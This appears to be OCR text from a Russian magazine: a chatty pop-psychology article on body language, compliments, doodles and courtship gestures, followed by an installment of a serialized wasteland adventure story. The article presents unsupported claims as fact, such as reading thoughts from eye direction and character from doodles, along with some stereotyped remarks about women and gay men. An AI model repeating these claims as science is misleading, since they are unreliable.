Итак, рукопожатие. По данным ученых, из 54 преуспевающих высокопоставленных представителей административного звена 42 не только первыми протягивают руку для рукопожатия, но и пользуются властным способом рукопожатия, при котором рука лежит сверху, а само рукопожатие отличается крепостью. Практикуя этот способ, не стоит сжимать руку до хруста косточек, а то создастся впечатление, что ты делаешь это специально, как раз из-за неуверенности в своей силе. Есть еще равноправное рукопожатие, когда ваши руки расположены вертикально, и рукопожатие получается одинаковой крепости.
Крепкое рукопожатие — будет тебе верным талисманом, когда внешне ты не создаешь впечатление более сильного человека, чем твой собеседник. Когда я писала диплом, моим научным руководителем был взрослый мужчина, всячески подавляющий мою инициативу и отвергающий идеи, которые я хотела воплотить в дипломе. Рядом с ним я чувствовала себя неуверенно, хотя точно знала, что права. Как-то раз при случайной встрече в стенах института я крепко пожала его руку, смотря в глаза. Этим я поставила себя на более близкий к нему уровень. Он почувствовал, что я уверена в себе. При дальнейших встречах он внимательнее меня слушал, и диплом был написан так, как мне этого хотелось.
А помнишь, как в детстве родственники и их друзья, а также учителя твердили: «Не горбись, выпрямись», и похлопывали по спине рукой. До сих пор не могу об этом вспоминать без неприятного содрогания.
Тогда я мало обращала внимания на эти слова, потому что:
1. как у почти любого нормального подростка дух противоречия был во мне силен;
2. мне казалось, что взрослые много парятся по пустякам;
3. самая обыкновенная и прекрасная лень мешала мне это делать.
Выпрямиться мне пришлось, причем резко, когда мой муж начал совершенно открыто и неожиданно флиртовать с барышней, которая с нами вместе отдыхала на море. Мое тело оказалось умнее меня — еще не успев обдумать ситуацию, я инстинктивно выпрямилась. И сразу почувствовала бодрость и уверенность. Самое удивительное, что муж мой спустя 2 дня сказал: «Не знаю почему, но ты стала намного красивее». Или я стала себя считать более красивой и чувствовать себя по-другому, и он тоже начал воспринимать меня так, или мне просто «к лицу прямая спина»;). Твоя бабушка была права! Стой прямо и улыбайся. Чем увереннее ты себя держишь, тем больше веришь в свои силы.
Сутулящийся, все время отводящий взгляд человек производит на нас совсем не такое впечатление, как человек с расправленными плечами, ясным взглядом и улыбкой, воспринимаемый нами как уверенный в себе, доброжелательно настроенный человек. С доброжелательными и уверенными в себе людьми люди предпочитают общаться чаще всего. Понаблюдай сам за тем, какое впечатление производят на тебя люди с разной осанкой.
А вот еще кое-что, действительно очень важное, великий секрет, то, во что мы боимся поверить, — нас воспринимают соответственно тому, как мы сами к себе относимся. Самоуважение очень значимо, им мы подаем окружающим пример того, как им следует относиться к нам. Если мы оцениваем себя положительно, то и другие склоняются к такой оценке. Но если мы сомневаемся в себе, то и остальные склонны поддаваться нашему настроению.
Уважение к себе не возникает само собой. Его необходимо воспитывать и тренировать. Как правило, мы не можем управлять обстоятельствами и поведением других людей, но можем попробовать контролировать свое отношение к ним. Степень успеха непосредственно зависит от того, как мы настроены. Например, Авраам Линкольн терпел поражение на выборах 8 раз, прежде чем стал президентом, но, несмотря на это, он им все-таки стал!
Наш настрой зависит от установки. Установка — это не что иное, как привычный ход мысли. А привычки, как, например, курение, утренняя зарядка или засыпание перед телевизором, приобретаются на протяжении жизни. Задумайся над тем, какие мысли ты внушаешь себе в течение дня: вселяют ли они в тебя оптимизм или, наоборот, неуверенность в своих силах?

«Знаешь, за что я люблю тебя, милый?»

А можем ли мы вселять уверенность в своих силах в других людей, ведь приятно иногда бывает порадовать ближнего своего? Конечно, можем! Например, хорошим комплиментом! Но комплимент — тоже дело тонкое, ведь надо, чтобы он доставил удовольствие не нам, а тому человеку, которому мы его говорим, чтобы он его запомнил.
Дж. Шпигель в своей книге «Флирт — путь к успеху», пишет о правилах комплимента.
Первое. В комплименте важна конкретность. Я помню, как впервые пришла в институт в юбке и на каблуках, всю предыдущую жизнь проходив в джинсах, кроссовках и свитерах. В связи с этим я получила несколько комплиментов вроде таких: «Ты великолепно выглядишь», «Всегда бы так ходила», «Тебе очень идет». Конечно, мне было приятно слышать все эти комплименты. И все же действительно произвел на меня впечатление только один — мне сделала его моя подруга, она сказала: «Тебе очень идет юбка, она подчеркивает твою женственность и твой легкий, воздушный образ». После этого я точно знала, почему именно мне идет юбка. Когда ты говоришь людям что-то приятное в связи с конкретными деталями, это помогает им реально оценить их возможности.
Второе. Избегай сосредоточения внимания только на очевидном; выделяй скрытые качества. У меня раньше были очень длинные волосы, которые привлекали внимание окружающих; всю свою жизнь я слышала комплименты в их адрес и настолько к ним привыкла, что они не вызывали у меня никаких эмоций.
Третье. Не слишком фокусируй внимание на внешних качествах, сконцентрируйся на внутренних. Чаще всего мы хвалим внешность: одежду, прическу и т. д. Или если речь о хорошо выполненной работе, тоже говорим лишь общие вещи и редко подчеркиваем внутренние особенности, которые, возможно, позволили сделать ее хорошо. Моя лучшая подруга одевается так, что у меня рябит в глазах, и я ей по этому поводу, естественно,



никаких комплиментов не делаю. Но видел бы ты ее светящееся лицо, когда наш знакомый сказал ей: «Катька, когда я на тебя смотрю, мне кажется, что ты знаешь множество всяких мест, где можно развлечься, ты все время так ярко и необычно одеваешься, что мне кажется, что твоя жизнь такая же интересная и разнообразная».

О чем ты сейчас думаешь?

Сидя за чашечкой кофе, обрати внимание, куда отводит взгляд твой товарищ, когда о чем-нибудь задумывается. По тому, куда человек смотрит, можно понять, о чем он думает. Когда мы смотрим вверх, мы представляем зрительные образы. Если прежде чем ответить на твой вопрос, человек сначала смотрит вниз вправо, значит, он генерирует слова, рефлексирует. Рефлексия (в социальной психологии) — осознание действующим индивидом того, как он воспринимается партнерами по общению. Когда мы смотрим вниз влево, мы вспоминаем телесные ощущения.

Взгляд влево говорит о том, что человек что-то вспоминает, а вправо, наоборот, думает или представляет будущее. Взгляд вверх влево указывает на то, что человек вспоминает зрительные образы, а вправо вверх — на то, что он моделирует образы будущего, может быть, мечтает.

Когда человек прислушивается к чему-то, что уже прозвучало, он смотрит влево, а если ожидает звука, то вправо.

Если человек, размышляя, смотрит вверх — он мыслит образами. Если влево вниз, то для него особенно важен телесный контакт. Взгляд вправо и влево по центру означает, что для человека важнее всего слова, которые ему говорят.

В общении с человеком важно опираться на его ведущую систему восприятия. По тому, куда человек чаще всего смотрит, можно определить, какой способ восприятия информации у него преобладает: посредством слуха, зрения или телесных ощущений. Поругался ты с девушкой, хочешь помириться. Если у нее ведущее — слуховое восприятие, лучше с ней поговорить, а если тактильное, то желаемый результат вероятнее, если ее просто обнять. Или о сексе. Например, если у человека ведущее — зрительное восприятие, то он больше возбудится, занимаясь сексом с включенным светом.

Прямая проекция сознания на бумагу. Каракули от нечего делать

Беседуя по телефону (или участвуя в заседаниях/совещаниях), мы нередко, почти не отдавая себе в этом отчета, начинаем выводить на листке бумаги узоры, рожицы или геометрические фигуры. Не спеши выбрасывать свои художества — каракули могут много рассказать о характере или настроении.

Спирали, круги, волнистые линии. Чужие проблемы не слишком тебя заботят или вообще не интересуют, мешают тебе или кажутся обременительными. Если ты вынужден заниматься чужими делами, то пытаешься покончить с ними как можно скорее. Почему? Все твое внимание сосредоточено на себе. Возможно, ты переживаешь легкий кризис, или тебе требуется принять какое-либо решение. Если заметил, что начинаешь рисовать спирали, имей в виду: сейчас тебе необходимо особо следить за собой, чтобы не вспылить и не нанести собеседнику оскорбление.

Цветочки, Солнце, гирлянды. На душе у тебя вовсе не так весело, как это может показаться, скорее наоборот. Ты больше всего мечтаешь о дружбе и нежности, а слова: «Обратите на меня внимание», которые вертятся на языке, невольно переносишь на бумагу. Если твоя рука начинает выводить цветочки или Солнце, поспеши навестить друзей или, по крайней мере, постарайся в ближайшее время находиться среди людей.

Сетки. Ты чувствуешь, что попал в рискованное или же просто неловкое положение. Каждая решительная, жирная линия — это атака, которую ты не решаешься предпринять. Если под конец ты обведешь свой рисунок — это значит, что с проблемой покончено, по крайней мере, внешне. Ты чаще всего склонен проглатывать обиду и раздражение. А это таит в себе опасность: у тебя на душе накапливается разочарование, ты чувствуешь себя все более и более несчастным.

Человечки. Пусть их веселый вид не вводит тебя в заблуждение. Это изображение — признак беспомощности или желания уклониться от какой-то обязанности. Люди обычно рисуют человечков в момент, когда им следовало бы сказать решительное «нет», но они не могут заставить себя произнести это слово. Так что человечка воспринимать как предупреждение и сказать себе: «Не сдавайся! Откажись, иначе потом будешь сокрушаться из-за собственной слабости!»

Квадраты, треугольники и другие геометрические фигуры. Ясно одно: тебя легко не проведешь. У тебя четкие цели и убеждения, ты почти никогда не скрываешь своего мнения. Редко испытываешь страх перед своими противниками и конкурентами. Обычно ты сосредоточен. Чем более угловаты геометрические формы, тем более ты агрессивен, хоть внешне это и не всегда заметно. Это качество сковывает твою фантазию и не позволяет расслабиться. Постарайся смотреть на вещи проще.

Узоры, как на обоях. Острые углы и плавные овалы соединяются в мотив, повторяющийся до бесконечности. Такой узор говорит о том, что тебе скучно, надоел телефонный разговор, а может быть, вообще весь образ жизни. Можно начать с пустяка, скажем, выкинуть нечто экстравагантное, такое, что ты всегда хотел, но не решался сделать. Например, постричься налысо.

Кресты. Они встречаются довольно часто. Женщины обычно придают им вид украшений, у мужчин они более строгих очертаний. В обоих случаях кресты выражают чувство вины, возникшее, скорее всего, в ходе телефонного разговора. Что-то тяготит, ты себя укоряешь сам, или тебя упрекнул собеседник. Надо непременно обсудить причину — но необязательно сию же минуту.

Пчелиные соты. Они говорят о стремлении к спокойствию, гармонии, к упорядоченной жизни. Они могут означать и желание создать семейное гнездо. Возможно, твоя проблема в нежелании признать существование такой мечты. Рисунок выдает твои скрытые мысли.

Шахматные поля. По-видимому, ты оказался в весьма неприятном или, по крайней мере, затруднительном положении. Ты мечтаешь о ясном и надежном пути, который выведет из него.


Переплетение кругов. Чаще всего такой рисунок отражает желание участвовать в чем-то. В настоящий момент ты чувствуешь, что находишься вне событий. Может быть, ты хочешь помочь кому-то, но не знаешь как. Или кто-то справляет праздник, а тебя не пригласил. Постарайся понять, почему ты вне игры, и попробуй исправить положение.

На тусовке

Представь себе, что заходишь в комнату, где много людей просто общаются. Обрати внимание на их позы.

Мы очень часто по не совсем понятным нам причинам в общении скрещиваем руки на груди. Очень уютная безопасная позиция, но другими людьми она совершенно верно трактуется как защитная. Большинство людей в этот момент нервничают, стесняются или защищаются от негативных эмоций.

Кто-то общается стоя, а кто-то и сидя. Когда мы сидим, мы принимаем разные позы, часто кладем ногу на ногу. Оказывается, есть раз-



ные способы, которыми можно это делать.

Нога на ноге. Одна нога аккуратно лежит на другой — это нормальное положение, которое часто может использоваться при взволнованном состоянии, для выражения сдержанной или защитной позиции. Это, однако, один из вспомогательных жестов, который сопровождается другими негативными жестами, и не должен интерпретироваться в отрыве от контекста. Например, люди часто сидят, закинув ногу на ногу, во время лекций или во время долгого сидения на неудобных стульях. Когда подобная поза сопровождается еще и скрещиванием рук на груди, это означает, что человек «отключился» от разговора. Или он чем-то очень не доволен.

Манера сидеть верхом на стуле. Много веков назад воины пользовались щитами, чтобы защититься от копий и дубинок врагов, а сегодня цивилизованный мужчина использует в качестве символического щита все, что попадается под руку, чтобы защищаться от физического или словесного нападения.

Большинство любителей сидеть на стуле верхом являются людьми доминирующего типа, которые пытаются управлять людьми и господствовать над ними, а спинка стула служит хорошей защитой от любого нападения со стороны других. В беседе «обезоружить» такого «рыцаря» можно, стоя сверху над ним и смотря на него сверху вниз, вторгаясь в его личное пространство. Это точно выбьет его из колеи. Если ты заранее знаешь о человеке, которого ждешь, что он любитель посидеть на стуле верхом, и это тебя раздражает, постарайся пересадить его на стул с подлокотниками, которые помешают ему принять его любимую позу.

Закидывание ноги на ногу с образованием угла. Этот способ закидывания ноги на ногу свидетельствует о том, что имеет место дух соперничества и противоречия. Когда этот жест сопровождается закидыванием рук за голову, то мысли человека могут быть таковы: «Я все знаю», «Может быть, вы тоже будете когда-нибудь такими же преуспевающими, как я» или даже «Я контролирую ситуацию». Он может также использоваться как территориальный знак, которым человек подчеркивает, что он «застолбил» эту территорию.

«Молодой человек, Вы не отряхнете меня сзади, а то я совсем запачкалась...»

У меня есть друг, Вася, обладающий талантом, о котором мечтают многие мужчины. На какой бы вечеринке он не оказывался, он умеет быстро вычислить доступную женщину. Он добивается ее расположения, направляется с ней к выходу, сажает в машину и увозит к себе. Кажется, у него имеется встроенный радар для обнаружения нужной женщины в нужное время.

В мире животных процесс ухаживания у каждого вида протекает по строго определенному, предрешенному образцу. Например, самцы некоторых видов птиц ходят кругами вокруг самочки, издают различные звуки, нахохливаются и проделывают замысловатые движения, чтобы привлечь ее внимание. Самочка же в это время не проявляет абсолютно никакого интереса (или мало интереса) к этим играм. Ритуал ухаживания у человека не сильно отличается от подобного ритуала животных. Приемы моего друга заключаются в демонстрации жестов ухаживания, характерных для самца, всем присутствующим женщинам — потенциальным партнерам.

Те, кто проявляет интерес, ответит ему соответствующими жестами — сигналами ухаживания, невербально подавая ему знак, что он может продолжать свои ухаживания на более интимном уровне. Успех человека в сексуальных отношениях с особями противоположного пола зависит от его способности посылать сигналы ухаживания и узнавать посланные ему. Женщины очень чувствительны к этим жестам, мужчины же менее восприимчивы, иногда оставаясь полностью «слепыми» и ничего не замечая.

Мои подруги говорят, что Вася сексуальный, мужественный, что он человек, который заставляет почувствовать себя женщиной. А мои друзья мужского пола описывают его как «агрессивного, неискреннего и высокомерного», это реакция на его агрессивное соперничество.

Доктор Альберт Шефлен в свое статье «Квазиухаживания в психотерапии» пишет, что когда человек попадает в компанию людей противоположного пола, в нем происходят определенные психологические изменения. Он заметил, что изменяется мышечный тонус человека: он как бы готовится к возможному сексуальному контакту. Идеальным местом для наблюдения этих изменений является пляж, когда мужчина и женщина приближаются друг к другу с какого-то определенного расстояния. Подходя друг к другу на расстояние взгляда, они втягивают живот, выпячивают грудь и держат спину прямо. Затем все возвращается на свои места.

Ну а если мы не на пляже, мужчина поправляет галстук, воротничок, смахивает несуществующую пылинку с плеча, приглаживает волосы, чтобы выглядеть привлекательнее. Самым агрессивным сексуальным проявлением со стороны мужчины по отношению к женщине будет вызывающий жест — закладывание больших пальцев рук за ремень для привлечения внимания к области гениталий. Он может так же развернуть к ней свое тело и поставить ногу носком в ее сторону. Он смотрит интимным взглядом и задерживает свой взгляд дольше положенного. Если он по-настоящему заинтересован, зрачки его глаз расширятся. Часто он стоит, держа руки на бедрах, чтобы подчеркнуть свою физическую силу и показать готовность к взаимодействию с женщиной. Если он сидит или опирается на стену, он может вытянуть ноги, чтобы выделялась область гениталий.

В ухаживании мужчины преуспевают ровно настолько, насколько преуспевает рыбак, стоящий по колено в воде и пытающийся поймать рыбу, колотя ее палкой по голове. У женщин же больше «приманок», и они имеют такие навыки в «ловле рыбы», которые мужчинам и не снились.

Женщины используют те же самые жесты прихорашивания, что и мужчины, включая прикосновения к волосам, поправление одежды.

А вот другие женские жесты ухаживания: одна или обе руки на бедрах, ноги и тело повернуты в сторону мужчины, продленный интимный взгляд и учащенный контакт глазами.

Следующие, более изощренные, жесты женщин веками использовались для рекламирования товаров и услуг. Женщина, заинтересованная в потенциальном сексуальном партнере, будет периодически показывать ему гладкую нежную кожу своих запястий. Область запястья всегда считалась одной из эрогенных зон. Курящим женщинам не представляет никакого труда демонстрировать мужчине это жест во время курения. Резкое движение головой, чтобы отбросить волосы с плеч или с лица на спину, — тоже завлекающий жест. Демонстрация запястья и встряхивания волосами часто копируются гомосексуалистами, которые играют роль женщины.

Поглаживание сигареты, ножки бокала для вина, пальца или любого длинного предмета цилиндрической формы является неосознанным намеком на то, что может быть на уме. Что уж тут говорить про ручку, которая у некоторых больше времени присутствует во рту, чем используется для письма. Или эти милые женские туфельки, которые так нежно как будто спадают с ноги, ножка ныряет туда и обратно.

Остальные секреты предлагаю раскрывать в реальной практике. Как говорит моя подруга, про любовь не надо говорить, ею надо заниматься?

ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /

Лабиринт

Часть 2. Руины



Лайс держался за поручни, прижавшись к гладкой спине Мирвы, и старался не смотреть по сторонам, где с большой скоростью проносились мимо местные пустоши. Рокот байков сзади становился все громче.

— Не успеем. Стрелять умеешь? — крикнула она и выразительно похлопала по чехлу с помповым ружьем. Уговаривать Лайса не пришлось, он уже однажды имел дело с оружием. Выхватив из кобуры ствол, он развернулся, прицелился и выстрелил в сторону ближайшего байкера. Стальной конь описал дугу, закружился в маленьком смерче и покатился по земле вместе с наездником, оставляя за собой клубы дыма. Остальные четыре бандита объехали поверженного приятеля и продолжили погоню.

Лайс передернул затвор и прицелился во второй раз, но выстрелить не успел — раздались хлопки, и вокруг просвистел град пуль. Пара угодила в задний бампер их мотоцикла, вызвав сноп искр. Пытаясь уклониться, Лайс выронил ружье… Теперь они были абсолютно беззащитны перед бандитами Грима.

Тем временем байкеры уже практически поравнялись с ними. Один из них, бородач в кожаной куртке, оказался совсем рядом. Лайс даже успел рассмотреть через его ухмылку желтые уродливые зубы. Бородач поднял руку и красноречивым жестом провел ею горизонтально вдоль горла. Мирва не стала терять время на обмен любезностями и, резко развернув мотоскутер, протаранила байк бандита. Раздался сильный удар, на какое мгновение Лайс подумал, что они сейчас опрокинутся, но амазонка сохранила равновесие. В отличие от бородача, съехавшего в кювет. Но трое по-прежнему не отставали. Когда расстояние между ними сократилось до минимума, один из бандитов отдал своему дружку в огромных синих очках команду и тот достал миниатюрный арбалет. Тщательно прицелившись, он всадил болт в бак мотоскутера. Лайс тут же почувствовал электрические разряды и услышал, как двигатель начинает глохнуть прямо на ходу. Затем они полностью остановились.

* * *

Двое врагов держали их на мушке, в то время как главарь — лысый двухметровый отморозок с татуировкой в виде черепа на лбу — вышел вперед и смачно сплюнул.

— Посмотрите-ка, кто у нас здесь! — злорадно сказал амбал. — Детка, ты столько раз уходила от нас, но только не сегодня. Я смотрю, дружка нашла? Кто этот сосунок?

— Оставь его, Калим, он турист.

— Ошибаешься, детка. Турист — это я. А он — завтрак туриста.

Дружки позади одобрительно загоготали.

— Что вам нужно? — вмешался Лайс.

— Что же нам нужно? — изобразил задумчивость бандит. — Ну, для начала нам нужны твои уши! Они будут отличным пополнением моей коллекции.

Двое дружков снова загоготали.

Калим вынул из кобуры громадный пистолет и приставил дуло к голове Лайса.

— А может, мне пожалеть тебя и просто пристрелить? Как думаешь?

— Не лучшая идея, — искренне признался Лайс.

Бугай сверкнул глазами и убрал пушку.

— Это уже я решу.


Краем глаза Лайс заметил, что Мирва правой рукой осторожно вынимает из-за спины нож. Проследив его взгляд, Калим угрожающе цыкнул:

— Но-но, детка, не балуй. Давай сюда свою игрушку.

Мирва не шевелилась.
— Живо! Иначе я прострелю этому «туристу» бошку. А потом и тебе заодно.
Амазонка нехотя показала нож и протянула его рукоятью вперед. Бугай подошел, удерживая ее на прицеле…
Все произошло за пару секунд. Мирва резким ударом выбила пистолет из рук бандита, одним движением перехватила нож и, оказавшись за спиной Калима, приставила клинок к его горлу.
— Бросайте пушки! — приказала она дружкам Калима.
Те не шевелились.
— Бросайте, я сказала!
Все это напоминало сцены из какого-то боевика. Только, в отличие от кино, концовка здесь была неизвестна, и Лайс совсем не был уверен, что «хорошие» победят. Любой из этих отморозков мог всадить сейчас в него пулю. Лайс не двигался и ждал.
Напряженную сцену прервала дрожь.
Это земля под ногами отдалась толчками и внезапно стала осыпаться. Один из бандитов Грима вскрикнув провалился в образовавшуюся расселину, другой успел отпрыгнуть в сторону. Через мгновение из образовавшейся воронки стало быстро подниматься что-то змеевидное с блестящей кожей и извивающимися отростками.
Послышались выстрелы — уцелевший дружок Калима разряжал обойму в появившееся внезапно чудище. Но пули не приносили тому никакого вреда. Повернувшись к человеку зубастой пастью, монстр одним стремительным движением сбил бандита с ног и подхватил его могучими челюстями. Истошный вопль утонул внутри гигантской глотки.
Мирва выпустила Калима и стала медленно отступать, Лайс последовал ее примеру.
Освободившись, главарь бросился к байку, завел мотор и тронулся с места, но спастись не успел. Чудище набросилось на него столь же стремительно, что и на предыдущую жертву, и лысая черепушка так же быстро исчезла в зубастой пасти.
Пока змей расправлялся с бандитами, Мирва и Лайс получили немного времени.
— Садись! Быстро! — крикнула амазонка, оседлав один из байков парней Грима, и, когда Лайс устроился сзади, рванула газ.
К этому моменту монстр уже закончил пожирать Калима и, заметив, что добыча уходит, издал гулкий рык и погрузился под землю.
— Оторвались? — спросил Лайс.
Ответ через минуту появился сам собой.
На месте, которое байк проскочил буквально пару секунд назад, земля взорвалась и показалась уродливая голова чудовища. Если бы амазонка не успела среагировать и повернуть мотоцикл вправо, они бы оба оказались там же, где бандиты, — в пасти монстра. Промахнувшись, чудище взревело и снова погрузилось под землю. Какое-то время бурильный след на поверхности земли преследовал их, но затем отстал.
Через 20 минут езды местность вокруг начала меняться. То, что в начале показалось Лайсу солнечными бликами на песке, превратилось в белоснежные каменные развалины, уходящие далеко за горизонт.
Еще через несколько минут они достигли начала этого сектора и Мирва остановила байк.
— Приехали! — объявила она.
— Так это и есть руины Рахрайма?
— Они самые. Дальше пойдешь один. Удачи, путник. Она тебе здесь очень понадобится.
Немного подумав, девушка достала из кобуры нож и вручила его Лайсу.
— Тебе это пригодится больше, чем мне.
С этими словами она завела байк и, подняв столб были, помчалась обратно в Город.

* * *

Руины казались тихим, спокойным местом, и даже не верилось, что за этим сектором закреплена репутация одного из самых опасных в Лабиринте. Хотя разве были в этом мире безопасные уголки? Даже посреди пустынных прерий его чуть не съел гигантский земляной змей. Можно было только догадываться, какие испытания его ждали здесь. Лайс засунул подарок Мирвы за пояс и побрел между каменных изваяний.
Никто не знал историю древних руин и о том, кто такой Рахрайм, в честь которого они названы. Камень, из которого состояли все разрушенные постройки, был белым, гладким и походил мрамор. Но на его поверхности часто попадались светящиеся руны, о значении которых оставалось только догадываться. В некоторых камнях узнавались памятники, очертания фигур и фрагменты лиц. Еще одним неизменным явлением в руинах Рахрайма была туманная дымка, стелившаяся по земле. Из-за нее Лайс не видел практически ничего, что находилось ниже колен.
